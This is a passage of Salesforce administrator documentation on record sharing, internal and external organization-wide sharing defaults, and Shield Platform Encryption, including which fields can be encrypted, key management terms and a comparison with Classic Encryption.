If a user transfers ownership of a record, Salesforce deletes any manual shares created by the original record owner, which can cause users to lose access. When account ownership is transferred, manual shares created by the original account owner on child records, such as opportunities and cases, are also deleted.

When the parent account for a contact associated with a portal or community user changes, manual shares for custom object records that were shared with the portal or community user are deleted.

Note: When the parent account for an opportunity changes, manual shares for the opportunity are deleted if the user making the change isn't allowed to share the new parent account. But when the new parent account owner, someone above them in the role hierarchy, or a Salesforce admin changes the parent account, the manual shares aren't deleted.

Organization-Wide Sharing Defaults

Define the default access level for an object's records with organization-wide sharing settings. Organization-wide sharing settings can be set separately for custom objects and many standard objects. You can set different levels of access for internal, external, and guest users.

For most objects, organization-wide sharing settings can be set to Private, Public Read Only, or Public Read/Write. In environments where the organization-wide sharing setting for an object is Private or Public Read Only, an admin can grant users additional access to records by setting up a role hierarchy or defining sharing rules. However, sharing rules can only be used to grant additional access—they can't be used to restrict access to records beyond what was originally specified with the organization-wide sharing defaults.

EDITIONS

Available in: both Salesforce Classic (not available in all orgs) and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions.

IN THIS SECTION:

Set Your Internal Organization-Wide Sharing Defaults

Internal organization-wide sharing defaults set the baseline access for your internal users for your records. You can set the defaults separately for different objects.

External Organization-Wide Defaults Overview

External organization-wide defaults provide separate organization-wide defaults for internal and external users. They simplify your sharing rules configuration and improve recalculation performance. Additionally, you can easily see which information is being shared to external users.

Set Your Internal Organization-Wide Sharing Defaults

Internal organization-wide sharing defaults set the baseline access for your internal users for your records. You can set the defaults separately for different objects.

EDITIONS

Available in: both Salesforce Classic (not available in all orgs) and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To set default sharing access:

- Manage Sharing

Note: Who Sees What: Org-Wide Defaults (English only)

Watch how you can restrict access to records owned by other users.

1. From Setup, in the `Quick Find` box, enter *`Sharing Settings`*, then select **Sharing Settings**.
2. Click **Edit** in the Organization-Wide Defaults area.
3. For each object, select the default internal access that you want to use. For information on setting the default external access, see External Organization-Wide Defaults Overview.
4. To disable automatic access using your hierarchies for custom objects, deselect **Grant Access Using Hierarchies**. You can only deselect this setting for custom objects that don't have a default access of Controlled by Parent. For more information, see Controlling Access Using Hierarchies in Salesforce Help.

When you update organization-wide defaults, sharing recalculation applies the access changes to your records. If you have a lot of data, the update can take longer.

If you're increasing the default access, such as from Public Read Only to Public Read/Write, your changes take effect immediately. All users get access based on the updated default access. Sharing recalculation is then run asynchronously to ensure that all redundant access from manual or sharing rules is removed. When the default access for contacts is Controlled by Parent and you increase the default access for accounts, opportunities, or cases, the changes take effect after recalculation is run. If you're decreasing the default access, such as from Public Read/Write to Public Read Only, your changes take effect after recalculation is run.

You'll receive a notification email when the recalculation completes. Refresh the Sharing Settings page to see your changes. To view the update status, from Setup, in the Quick Find box, enter `View Setup Audit Trail`, then select **View Setup Audit Trail**.

> Note: The organization-wide sharing default setting can't be changed for some objects:
>
> - Service contracts are always Private.
> - User provisioning requests are always Private.
> - The ability to view or edit a document, report, or dashboard is based on a user's access to the folder in which it's stored.
> - Users can view forecasts only of users and territories below them in the forecast hierarchy, unless forecast sharing is enabled.
> - When a custom object is on the detail side of a master-detail relationship with a standard object, its organization-wide default is set to Controlled by Parent and it is not editable.
> - The organization-wide default settings can't be changed from private to public for a custom object if Apex code uses the sharing entries associated with that object. For example, if Apex code retrieves the users and groups who have sharing access on a custom object Invoice__c (represented as `Invoice__share` in the code), you can't change the object's organization-wide sharing setting from private to public.
>
> Also, if the default access for Account is set to Private, the default access for Opportunity and Case must be set to Private as well. The default access for Contact must be set to Private or Controlled by Parent.

External Organization-Wide Defaults Overview

External organization-wide defaults provide separate organization-wide defaults for internal and external users. They simplify your sharing rules configuration and improve recalculation performance. Additionally, you can easily see which information is being shared to external users.

For example, to configure more restrictive access for external users, set the default internal access to Public Read Only or Public Read/Write and the default external access to Private. These settings also speed up performance for reports, list views, searches, and API queries.

> Note: The external access level for an object can't be more permissive than the internal access level.

You can set external organization-wide defaults for these objects. Your org might have other objects whose external organization-wide defaults can be modified.

- Account
- Asset
- Case
- Campaign
- Contact
- Individual
- Lead
- Opportunity
- Order
- User
- Custom Objects

External organization-wide defaults aren't available for some objects, but you can achieve the same behavior with sharing rules. Set the default access to Private and create a sharing rule to share records with all internal users.

External users include:

EDITIONS

Available in: both Salesforce Classic (not available in all orgs) and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

- Authenticated website users
- Chatter external users
- Site users
- Customer Portal users
- High-volume Experience Cloud site users
- Partner Portal users
- Service Cloud Portal users

Note: Chatter external users have access to only the User object.

Guest users aren't considered external users. Guest users' org-wide defaults are set to Private for all objects, and this access level can't be changed.

IN THIS SECTION:

Set Your External Organization-Wide Sharing Defaults
External organization-wide defaults enable you to set a different default access level for external users.

Set Your External Organization-Wide Sharing Defaults

External organization-wide defaults enable you to set a different default access level for external users.

[other]: Where possible, we changed noninclusive terms to align with our company value of Equality. We maintained certain terms to avoid any effect on customer implementations.

Before you set the external organization-wide defaults, make sure that they're enabled. From Setup, in the Quick Find box, enter `Sharing Settings`, then select **Sharing Settings**, and click the **Enable External Sharing Model** button. External organization-wide defaults are automatically enabled in all orgs created in Spring '20 or after and in all orgs where Salesforce Experiences or portals are enabled.

Important: Once enabled, the External Sharing Model can't be disabled. You can still manually set **Default External Access** and **Default Internal Access** to the same access level for each object.

When you first enable external organization-wide defaults, the default internal access and default external access are set to the original default access level. For example, if your organization-wide default for contacts is Private, the default internal access and default external access are Private as well. To secure access to your objects, we recommend that you set your external organization-wide defaults to Private.

EDITIONS

Available in: both Salesforce Classic (not available in all orgs) and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To set default sharing access:
- Manage Sharing

Note: Keep in mind these access level exceptions:

- After you enable external organization-wide defaults, the external access levels for User and newly created custom objects are set to Private by default.
- In orgs created after Spring '20, the default external access level is set to Private for all objects.

To set the external organization-wide default for an object:

1. From Setup, in the Quick Find box, enter `Sharing Settings`, then select **Sharing Settings**.
2. Click **Edit** in the Organization-Wide Defaults area.

3. For each object, select the default access you want to use.

   You can assign the following access levels.

Access Level	Description
`Controlled by Parent`	Users can perform actions (such as view, edit, delete) on a record on the detail side of a master-detail relationship if they can perform the same action on all associated master records. Note: For contacts, `Controlled by Parent` must be set for both the default internal and external access.
`Private`	Only users who are granted access by ownership, permissions, role hierarchy, manual sharing, or sharing rules can access the records.
`Public Read Only`	All users can view all records for the object.
`Public Read/Write`	All users can view and edit all records for the object.

   Note: The default external access level must be more restrictive or equal to the default internal access level. For example, you can have a custom object with default external access set to Private and default internal access set to Public Read Only.

4. Click **Save**.

Strengthen Your Data's Security with Shield Platform Encryption

EDITIONS

Available as an add-on subscription in: **Enterprise**, **Performance**, and **Unlimited** Editions. Requires purchasing Salesforce Shield. Available in **Developer** Edition at no charge for orgs created in Summer '15 and later.

Available in both Salesforce Classic and Lightning Experience.

Shield Platform Encryption gives your data a whole new layer of security while preserving critical platform functionality. It enables you to encrypt sensitive data at rest, and not just when transmitted over a network, so your company can confidently comply with privacy policies, regulatory requirements, and contractual obligations for handling private data.

Important: Where possible, we changed noninclusive terms to align with our company value of Equality. We maintained certain terms to avoid any effect on customer implementations.

Shield Platform Encryption builds on the data encryption options that Salesforce offers out of the box. Data stored in many standard and custom fields and in files and attachments is encrypted using an advanced HSM-based key derivation system, so it's protected even when other lines of defense have been compromised.

Your data encryption key material is never saved or shared across orgs. You can choose to have Salesforce generate key material for you or upload your own key material. By default, the Shield Key Management Service derives data encryption keys on demand from a master secret and your org-specific key material, and stores that derived data encryption key in an encrypted key cache. You can also opt out of key derivation on a key-by-key basis, or store your final data encryption key outside of Salesforce and have the Cache-Only Key Service fetch it on demand from a key service that you control. No matter how you choose to manage your keys, Shield Platform Encryption secures your key material at every stage of the encryption process.

You can try out Shield Platform Encryption at no charge in Developer Edition orgs. It is available in sandboxes after it has been provisioned for your production org.

IN THIS SECTION:

What You Can Encrypt

Shield Platform Encryption lets you encrypt a wide variety of standard fields and custom fields. You can also encrypt files and attachments stored in Salesforce, Salesforce search indexes, and more. We continue to make more fields and files available for encryption.

How Shield Platform Encryption Works

Shield Platform Encryption relies on a unique tenant secret that you control and a master secret that's maintained by Salesforce. By default, we combine these secrets to create your unique data encryption key. You can also supply your own final data encryption key. We use your data encryption key to encrypt data that your users put into Salesforce, and to decrypt data when your authorized users need it.

Set Up Your Encryption Policy

An encryption policy is your plan for encrypting data with Shield Platform Encryption. You can choose how you want to implement it. For example, you can encrypt individual fields and apply different encryption schemes to those fields. Or you can choose to encrypt other data elements such as files and attachments, data in Chatter, or search indexes. Remember that encryption is not the same thing as field-level security or object-level security. Put those controls in place before you implement your encryption policy.

Filter Encrypted Data with Deterministic Encryption

You can filter data that’s protected with Shield Platform Encryption using deterministic encryption. Your users can filter records in reports and list views, even when the underlying fields are encrypted. You can apply case-sensitive deterministic encryption or exact-match case-insensitive deterministic encryption to data on a field-by-field basis.

Key Management and Rotation

Shield Platform Encryption lets you control and rotate the key material used to encrypt your data. You can use Salesforce to generate a tenant secret for you, which is then combined with a per-release master secret to derive a data encryption key. This derived data encryption key is then used in encrypt and decrypt functions. You can also use the Bring Your Own Key (BYOK) service to upload your own key material, or store key material outside of Salesforce and have the Cache-Only Key Service fetch your key material on demand.

Shield Platform Encryption Customizations

Some features and settings require adjustment before they work with encrypted data.

Tradeoffs and Limitations of Shield Platform Encryption

A security solution as powerful as Shield Platform Encryption doesn't come without some tradeoffs. When your data is encrypted, some users may see limitations to some functionality, and a few features aren't available at all. Consider the impact on your users and your overall business solution as you design your encryption strategy.

SEE ALSO:

https://help.salesforce.com/HTViewHelpDoc?id=security_pe_overview.htm

Classic Encryption for Custom Fields

What You Can Encrypt

Shield Platform Encryption lets you encrypt a wide variety of standard fields and custom fields. You can also encrypt files and attachments stored in Salesforce, Salesforce search indexes, and more. We continue to make more fields and files available for encryption.

EDITIONS

Available as an add-on subscription in: **Enterprise**, **Performance**, and **Unlimited** Editions. Requires purchasing Salesforce Shield. Available in **Developer** Edition at no charge for orgs created in Summer '15 and later.

Available in both Salesforce Classic and Lightning Experience.

Which Standard Fields Can I Encrypt?

You can encrypt certain fields on standard and custom objects, data in Chatter, and search index files. With some exceptions, encrypted fields work normally throughout the Salesforce user interface, business processes, and APIs.

When you encrypt a field, existing values aren't encrypted immediately. Values are encrypted only after they're touched or after they're synchronized with the latest encryption policy. Synchronize existing data with your policy on the Encryption Statistics page in Setup.

EDITIONS

Available as an add-on subscription in: **Enterprise**, **Performance**, and **Unlimited** Editions. Requires purchasing Salesforce Shield. Available in **Developer** Edition at no charge for orgs created in Summer '15 and later.

Available in both Salesforce Classic and Lightning Experience.

Compatible Standard Fields

You can encrypt the contents of these standard field types.

Object	Fields	Notes
Accounts	Account Name Account Site Billing Address (encrypts Billing Street and Billing City) Description Fax Phone	If you enabled Person Accounts, certain account and contact fields are combined into one record. In that case, you can enable encryption for a different set of Account fields.

Object	Fields	Notes
	Shipping Address (encrypts Shipping Street and Shipping City) Website	
Accounts with Person Accounts enabled	Account Name Account Site Assistant Assistant Phone Billing Address (encrypts Billing Street and Billing City) Description Email Fax Home Phone Mailing Address (encrypts Mailing Street and Mailing City) Mobile Other Address (encrypts Other Street and Other City) Other Phone Phone Shipping Address (encrypts Shipping Street and Shipping City) Title Website	
Activity	Description (encrypts Event—Description and Task—Comment) Subject (encrypts Event—Subject and Task—Subject)	Selecting an Activity field encrypts that field on standalone events, event series (Lightning Experience), and recurring events (Salesforce Classic).
Business License	Identifier	Emergency Response Management for Public Sector standard objects and fields are available to users who have the Emergency Response for Public Sector permission set license.
Business License Application	Site Address (encrypts Site Street and Site City)	
Business Profile	Business Operating Name Business Tax Identifier	
Cases	Description	

Object	Fields	Notes
	Subject	
Case Comments	Body (including internal comments)	
Chat Transcript	Body Supervisor Transcript Body	Before you can apply encryption to Chat fields, add the Supervisor Transcript Body field to the LiveChatTranscript record home layout.
Contact Point Address	Address	
Contact Point Email	Email address	
Contact Point Phone	Telephone number	
Contacts	Assistant Assistant Phone Description Email Fax Home Phone Mailing Address (encrypts Mailing Street and Mailing City) Mobile Name (encrypts First Name, Middle Name, and Last Name) Other Address (encrypts Other Street and Other City) Other Phone Phone Title	
Contracts	Billing Address (encrypts Billing Street and Billing City) Shipping Address (encrypts Shipping Street and Shipping City)	
Conversation Context Entry	Key Value	
Conversation Entry	Actor Name Message	

Object	Fields	Notes
Conversation Participant	Participant Display Name	
Course Offering	Name	Emergency Response Management for Public Sector standard objects and fields are available to users who have the Emergency Response for Public Sector permission set license.
Custom Objects	Name	
Email Messages	From Name From Name To Address CC Address BCC Address Subject Text Body HTML Body Headers	If you use Email-to-Case, these fields are also encrypted on the customer emails that generate cases.
Email Message Relations	Relation Address	
Identity Document	Document Number Expiration Date Issue Date	
Individual	Name	The Individual object is available only if you enable the org setting to make data protection details available in records.
Leads	Address (Encrypts Street and City) Company Description Email Fax Mobile Name (Encrypts First Name, Middle Name, and Last Name) Phone Title Website	

Object	Fields	Notes
List Emails	From Name From Address Reply To Address	
List Email Sent Results	Email	
Messaging End User	Profile Picture URL	
OCR Document Scan Result	Extracted Values	
OCR Scan Result Template Mapping	Mapped Fields	
Opportunities	Description Next Step Opportunity Name	
Public Complaint	Business Address Business Name Email First Name Last Name Mobile Number	Emergency Response Management for Public Sector standard objects and fields are available to users who have the Emergency Response for Public Sector permission set license.
Recommendations	Description	
Regulatory Code Violation	Corrective Action Description Description	Emergency Response Management for Public Sector standard objects and fields are available to users who have the Emergency Response for Public Sector permission set license.
Service Appointments	Address (Encrypts Street and City) Description Subject	
Social Persona	Bio Profile URL Provider External Picture URL Real Name	Before you can apply encryption to Social Persona fields, make sure that Social Customer Service is enabled and connected to a Marketing Cloud Social service.
Social Post	Attachment URL Headline Message	Before you can apply encryption to Social Post fields, make sure that Social Customer Service is enabled and connected to a Marketing Cloud Social service.

Object	Fields	Notes
	Post URL Social Handle	
Survey Question Response	Date Value Date Time Value Choice Value Response Value	
Training Course	Description Name	Emergency Response Management for Public Sector standard objects and fields are available to users who have the Emergency Response for Public Sector permission set license.
User	Email	
Utterance Suggestion	Utterance	
Violation Enforcement Action	Description	Emergency Response Management for Public Sector standard objects and fields are available to users who have the Emergency Response for Public Sector permission set license.
Web Quote	Introduction Notes Ship to City Ship to Country Ship to Name Ship to Postal Code Ship to State Ship to Street Description Product Code	
Work Orders	Address (Encrypts Street and City) Description Subject	
Work Order Line Items	Address (Encrypts Street and City) Description Subject	

Compatible Health Cloud Fields

Health Cloud standard objects and fields are available to users who have the Health Cloud Platform permission set license.

Note: Deterministic encryption is unavailable for long text fields and fields that have Notes in the name.

Object	Fields
Care Request	Admission Notes Disposition Notes Facility Record Number First Reviewer Notes Medical Director Notes Member First Name Member Last Name Member ID Member Group Number Resolution Notes Root Cause Notes
Care Request Drug	Prescription Number
Contact Encounter	Name
Coverage Benefit	Benefit Notes Coinsurance Notes Copay Notes Deductible Notes Lifetime Maximum Notes Out-of-Pocket Notes Source System Identifier
Coverage Benefit Item	Coverage Level Notes Service Type Service Type Code Source System Identifier
Member Plan	Affiliation Group Number Issuer Number Member Number

Object	Fields
	Primary Care Physician Source System Identifier
Purchaser Plan	Plan Number Service Type Source System Source System Identifier
Purchaser Plan Association	Purchaser Plan Association ID Status Source System Source System Identifier

Compatible Financial Services Cloud Fields

Financial Services Cloud standard objects and fields are available to users who have Financial Services Cloud enabled.

Object	Fields
Financial Deal	Description Financial Deal Code Name
Financial Deal Interaction	Comment
Financial Deal Interaction Summary	Comment
Interaction	Description Name
Interaction Summary	Next Steps Meeting Notes Title
Interaction Summary Discussed Account	Comment

Compatible Insurance for Financial Services Cloud Fields

Insurance for Financial Services Cloud standard objects and fields are available to users who have Financial Services Cloud enabled.

Object	Fields
Business Milestone	Milestone Name

Object	Fields
Claim	Claim Number Incident Site Report Number
Customer Property	Address Lien Holder Name
Insurance Policy	Policy Number Servicing Office Universal Policy Number
Person Life Event	Event Name
Securities Holding	Name

Compatible Loyalty Management Fields

Loyalty Management standard objects and fields are available to users who have Loyalty Management enabled.

Shield Platform Encryption Supported Objects	Fields
Loyalty Program Group Member Relationship	Member Name

Compatible Salesforce CPQ Fields

Salesforce CPQ standard objects and fields are available to users who have the Salesforce CPQ permission set license.

Object	Fields
Lookup Data	Lookup Data
Process Input Value	Value
Quote	Bill To City Bill To Country Bill To Name Bill To Postal Code Bill To State Bill To Street Introduction Notes Ship To City

Object	Fields
	Ship To Country Ship To Name Ship To Postal Code Ship To State Ship To Street
Quote Template	Company Name
Quote Term	Body
Tax Exemption Certificate	Certificate Number Country County Exempt Company Name Notes Postal Code State Street Address Street Address_2

Compatible Workplace Command Center Fields

Object	Fields	Notes
Employee	Alternate Email Email First Name Home Address Home Phone Last Name Middle Name Preferred First Name Work Phone	To enable encryption on the Employee object, contact Salesforce Customer Support.

Which Custom Fields Can I Encrypt?

You can apply Shield Platform Encryption to the contents of fields that belong to one of these custom field types.

- Email

- Phone
- Text
- Text Area
- Text Area (Long)
- Text Area (Rich)
- URL
- Date
- Date/Time

After a custom field is encrypted, you can't change the field type. For custom phone and email fields, you also can't change the field format.

Important: When you encrypt the Name field, enhanced lookups are automatically enabled. Enhanced lookups improve the user's experience by searching only through records that have been looked up recently, and not all existing records. Switching to enhanced lookups is a one-way change. You can't go back to standard lookups, even if you disable encryption.

You can't use Schema Builder to create an encrypted custom field.

To encrypt custom fields that have the `Unique` or `External ID` attribute, you can only use deterministic encryption.

Unsupported Custom Fields

Some custom fields can't be encrypted.

- Fields on external data objects
- Fields that are used in an account contact relation
- Fields with data translation enabled
- Rich Text Area fields on Knowledge Articles

Note: This page is about Shield Platform Encryption, not Classic Encryption. What's the difference?

Which Files Are Encrypted?

When you enable Shield Platform Encryption for files and attachments, all files and attachments that can be encrypted are encrypted. The body of each file or attachment is encrypted when it's uploaded.

These kinds of files are encrypted when you enable file encryption:

- Files attached to email
- Files attached to feeds
- Files attached to records
- Images included in Rich Text Area fields
- Files on the Content, Libraries, and Files tabs (Salesforce Files, including file previews, and Salesforce CRM Content files)
- Files managed with Salesforce Files Sync and stored in Salesforce
- Files attached to Chatter posts, comments, and the sidebar
- Notes body text using the new Notes tool
- Files attached to Knowledge articles

EDITIONS

Available as an add-on subscription in: **Enterprise**, **Performance**, and **Unlimited** Editions. Requires purchasing Salesforce Shield. Available in **Developer** Edition at no charge for orgs created in Summer '15 and later.

Available in both Salesforce Classic and Lightning Experience.

- Quote PDFs

These file types and attachments aren't encrypted:

- Chatter group photos
- Chatter profile photos
- Documents
- Notes previews in the new Notes tool
- Notes and Notes previews in the old Notes tool

Note: This page is about Shield Platform Encryption, not Classic Encryption. What's the difference?

What Other Data Elements Can I Encrypt?

In addition to standard and custom field data and files, Shield Platform Encryption supports other Salesforce data. You can encrypt CRM Analytics datasets, Chatter fields, fields in the Salesforce B2B Commerce managed package, and more.

EDITIONS

Available as an add-on subscription in: **Enterprise**, **Performance**, and **Unlimited** Editions. Requires purchasing Salesforce Shield. Available in **Developer** Edition at no charge for orgs created in Summer '15 and later.

Available in both Salesforce Classic and Lightning Experience.

Change Data Capture

Change Data Capture provides near-real-time changes of Salesforce records, enabling you to synchronize corresponding records in an external data store. If a Salesforce record field is encrypted with Shield Platform Encryption, changes to encrypted field values generate change events. You can encrypt these change events by selecting **Encrypt and deliver Change Data Capture events** on the Encryption Policy page in Setup.

Chatter Feed

Encrypted Chatter data includes data in feed posts and comments, questions and answers, link names and URLs. It also includes poll choices and questions, and content from your custom rich publisher apps.

The revision history of encrypted Chatter fields is also encrypted. If you edit or update an encrypted Chatter field, the old information remains encrypted.

Chatter data is stored in the Feed Attachment, Feed Comment, Feed Poll Choice, Feed Post, and Feed Revision objects. The database fields on these objects that house encrypted data is visible from the Encryption Statistics page in Setup.

- ChatterExtensionInstance—Payload
- ChatterExtensionInstance—PayloadVersion
- ChatterExtensionInstance—TextRepresentation
- ChatterExtensionInstance—ThumbnailUrl
- ChatterExtensionInstance—Title
- FeedAttachment—Title
- FeedAttachment—Value
- FeedComment—RawCommentBody
- FeedPollChoice—ChoiceBody
- FeedPost—LinkUrl
- FeedPost—RawBody
- FeedPost—Title
- FeedRevision—RawValue

Some fields listed in the Encryption Statistics aren’t visible in the UI by the same name. However, they store all encrypted data that’s visible in the UI.

Note: Enabling Encryption for Chatter encrypts all eligible Chatter fields. You can’t choose to encrypt only some Chatter fields.

CRM Analytics

Encrypts new CRM Analytics datasets.

Note: Data that was in CRM Analytics before encryption was enabled isn’t encrypted. If existing data is imported from Salesforce objects through the dataflow, the data becomes encrypted on the next dataflow run. Other existing data (such as CSV data) must be reimported to become encrypted. Although existing data isn’t encrypted, it’s still accessible and fully functional in its unencrypted state when encryption is enabled.

Salesforce B2B Commerce

Shield Platform Encryption for B2B Commerce (version 4.10 and later) adds an extra layer of security to the data your customers enter in Salesforce B2B Commerce ecommerce storefronts. For a list of the supported fields, see Shield Platform Encryption for B2B Commerce.

Search Indexes

When you encrypt search indexes, each file created to store search results is encrypted.

How Shield Platform Encryption Works

Shield Platform Encryption relies on a unique tenant secret that you control and a master secret that's maintained by Salesforce. By default, we combine these secrets to create your unique data encryption key. You can also supply your own final data encryption key. We use your data encryption key to encrypt data that your users put into Salesforce, and to decrypt data when your authorized users need it.

Important: Where possible, we changed noninclusive terms to align with our company value of Equality. We maintained certain terms to avoid any effect on customer implementations.

Encrypting files, fields, and attachments has no effect on your org’s storage limits.

Note: This page is about Shield Platform Encryption, not Classic Encryption. What's the difference?

EDITIONS

Available as an add-on subscription in: **Enterprise**, **Performance**, and **Unlimited** Editions. Requires purchasing Salesforce Shield. Available in **Developer** Edition at no charge for orgs created in Summer ’15 and later.

Available in both Salesforce Classic and Lightning Experience.

IN THIS SECTION:

Shield Platform Encryption Terminology

Encryption has its own specialized vocabulary. To get the most out of your Shield Platform Encryption features, it’s a good idea to familiarize yourself with key terminology.

What’s the Difference Between Classic Encryption and Shield Platform Encryption?

With Shield Platform Encryption, you can encrypt a variety of widely used standard fields, along with some custom fields and many kinds of files. Shield Platform Encryption also supports person accounts, cases, search, approval processes, and other key Salesforce features. Classic encryption lets you protect only a special type of custom text field, which you create for that purpose.

Behind the Scenes: The Shield Platform Encryption Process

When users submit data, the application server looks for the org-specific data encryption key in its cache. If it isn't there, the application server gets the encrypted tenant secret from the database and asks the key derivation server to derive the key. The Shield Platform Encryption service then encrypts the data on the application server. If customers opt out of key derivation or use the Cache-Only Key Service, the encryption service applies the customer-supplied data encryption key directly to customer data.

Behind the Scenes: The Search Index Encryption Process

The Salesforce search engine is built on the open-source enterprise search platform software Apache Solr. The search index, which stores tokens of record data with links back to the original records stored in the database, is housed within Solr. Partitions divide the search index into segments to allow Salesforce to scale operations. Apache Lucene is used for its core library.

How Does Shield Platform Encryption Work in a Sandbox?

Refreshing a sandbox from a production org creates an exact copy of the production org. If Shield Platform Encryption is enabled on the production org, all encryption settings are copied, including tenant secrets created in production.

Why Bring Your Own Key?

Shield Platform Encryption's Bring Your Own Key (BYOK) feature gives you an extra layer of protection in the event of unauthorized access to critical data. It may also help you meet the regulatory requirements that come with handling financial data, such as credit card numbers; health data, such as patient care records or insurance information; or other kinds of private data, such as social security numbers, addresses, and phone numbers. Once you've set up your key material, you can use Shield Platform Encryption as you normally would to encrypt data at rest in your Salesforce org.

Why Isn't My Encrypted Data Masked?

If the Shield Platform Encryption service isn't available, data is masked in some types of encrypted fields. This is to help you troubleshoot encryption key issues, not to control user access to data. If you have data that you don't want some users to see, revisit those users' field-level security settings, record access settings, and object permissions.

How Do I Deploy Shield Platform Encryption?

When you deploy Shield Platform Encryption to your org with a tool such as Salesforce Extensions for Visual Studio Code, Migration Tool, or Postman, the Encrypted field attribute persists. However, if you deploy to orgs with different encryption settings, the effect depends on whether Shield Platform Encryption is enabled in the target org.

Shield Platform Encryption Terminology

Encryption has its own specialized vocabulary. To get the most out of your Shield Platform Encryption features, it's a good idea to familiarize yourself with key terminology.

Important: Where possible, we changed noninclusive terms to align with our company value of Equality. We maintained certain terms to avoid any effect on customer implementations.

Data Encryption

The process of applying a cryptographic function to data that results in ciphertext. The Shield Platform Encryption process uses symmetric key encryption, a 256-bit Advanced Encryption Standard (AES) algorithm using CBC mode, and a randomized 128-bit initialization vector to encrypt data stored on the Salesforce Platform. Both data encryption and decryption occur on the application servers.

Data Encryption Keys

Shield Platform Encryption uses data encryption keys to encrypt and decrypt data. Data encryption keys are derived on the Shield Key Management Service (KMS) using keying material split between a per-release master secret and an org-specific tenant secret stored encrypted in the database. The 256-bit derived keys exist in memory until evicted from the cache.

EDITIONS

Available as an add-on subscription in: **Enterprise**, **Performance**, and **Unlimited** Editions. Requires purchasing Salesforce Shield. Available in **Developer** Edition at no charge for orgs created in Summer '15 and later.

Available in both Salesforce Classic and Lightning Experience.

Encrypted Data at Rest

Data that is encrypted when persisted on disk. Salesforce supports encryption for fields stored in the database; documents stored in files, content, libraries, and attachments; search index files; CRM Analytics datasets; and archived data.

Encryption Key Management

Refers to all aspects of key management, such as key generation, processes, and storage. Administrators or users who have the Manage Encryption Keys permission can work with Shield Platform Encryption key material.

Hardware Security Module (HSM)

Used to provide cryptography processing and key management for authentication. Shield Platform Encryption uses HSMs to generate and store secret material, and run the function that derives data encryption keys used by the encryption service to encrypt and decrypt data.

Initialization Vector (IV)

A random sequence used with a key to encrypt data.

Shield Key Management Service (KMS)

Generates, wraps, unwraps, derives, and secures key material. When deriving key material, the Shield KMS uses a pseudorandom number generator and input such as a password to derive keys. Shield Platform Encryption uses PBKDF2 (Password-based Key Derivation Function 2) with HMAC-SHA-256.

Key Rotation

The process of generating a new tenant secret and archiving the previously active one. Active tenant secrets are used for both encryption and decryption. Archived ones are used only for decryption until all data has been re-encrypted using the new, active tenant secret.

Master HSM

The master HSM consists of a USB device used to generate secure, random secrets each Salesforce release. The master HSM is air-gapped from Salesforce's production network and stored securely in a bank safety deposit box.

Master Secret

Used with the tenant secret and key derivation function to generate a derived data encryption key (customers can opt out of key derivation). The master secret is rotated each release by Salesforce and encrypted using the per-release master wrapping key. The master wrapping key is in turn encrypted with the Shield KMS's public key so it can be stored encrypted on the file system. Only HSMs can decrypt it. *No Salesforce employees have access to these keys in cleartext.*

Master Wrapping Key

A symmetric key is derived and used as a master wrapping key, also known as a key wrapping key, encrypting all the per-release keys and secrets bundle.

Tenant Secret

An organization-specific secret used in conjunction with the master secret and key derivation function to generate a derived data encryption key. When an organization administrator rotates a key, a new tenant secret is generated. To access the tenant secret via the API, refer to the TenantSecret object. *No Salesforce employees have access to these keys in cleartext.*

What's the Difference Between Classic Encryption and Shield Platform Encryption?

With Shield Platform Encryption, you can encrypt a variety of widely used standard fields, along with some custom fields and many kinds of files. Shield Platform Encryption also supports person accounts, cases, search, approval processes, and other key Salesforce features. Classic encryption lets you protect only a special type of custom text field, which you create for that purpose.

Feature	Classic Encryption	Platform Encryption
Pricing	Included in base user license	Additional fee applies
Encryption at Rest	✓	✓
Native Solution (No Hardware or Software Required)	✓	✓
Encryption Algorithm	128-bit Advanced Encryption Standard (AES)	256-bit Advanced Encryption Standard (AES)
HSM-based Key Derivation		✓
Manage Encryption Keys Permission		✓
Generate, Export, Import, and Destroy Keys	✓	✓
PCI-DSS L1 Compliance	✓	✓
Masking	✓	
Mask Types and Characters	✓	
View Encrypted Data Permission Required to Read Encrypted Field Values	✓	
Encrypted Standard Fields		✓
Encrypted Attachments, Files, and Content		✓
Encrypted Custom Fields	Dedicated custom field type, limited to 175 characters	✓
Encrypt Existing Fields for Supported Custom Field Types		✓
Search (UI, Partial Search, Lookups, Certain SOSL Queries)		✓
API Access	✓	✓
Available in Workflow Rules and Workflow Field Updates		✓

EDITIONS

Available as an add-on subscription in: **Enterprise**, **Performance**, and **Unlimited** Editions. Requires purchasing Salesforce Shield. Available in **Developer** Edition at no charge for orgs created in Summer '15 and later.

Available in both Salesforce Classic and Lightning Experience.

Feature	Classic Encryption	Platform Encryption
Available in Approval Process Entry Criteria and Approval Step Criteria		✓

SEE ALSO:

Classic Encryption for Custom Fields

Behind the Scenes: The Shield Platform Encryption Process

When users submit data, the application server looks for the org-specific data encryption key in its cache. If it isn't there, the application server gets the encrypted tenant secret from the database and asks the key derivation server to derive the key. The Shield Platform Encryption service then encrypts the data on the application server. If customers opt out of key derivation or use the Cache-Only Key Service, the encryption service applies the customer-supplied data encryption key directly to customer data.

Important: Where possible, we changed noninclusive terms to align with our company value of Equality. We maintained certain terms to avoid any effect on customer implementations.

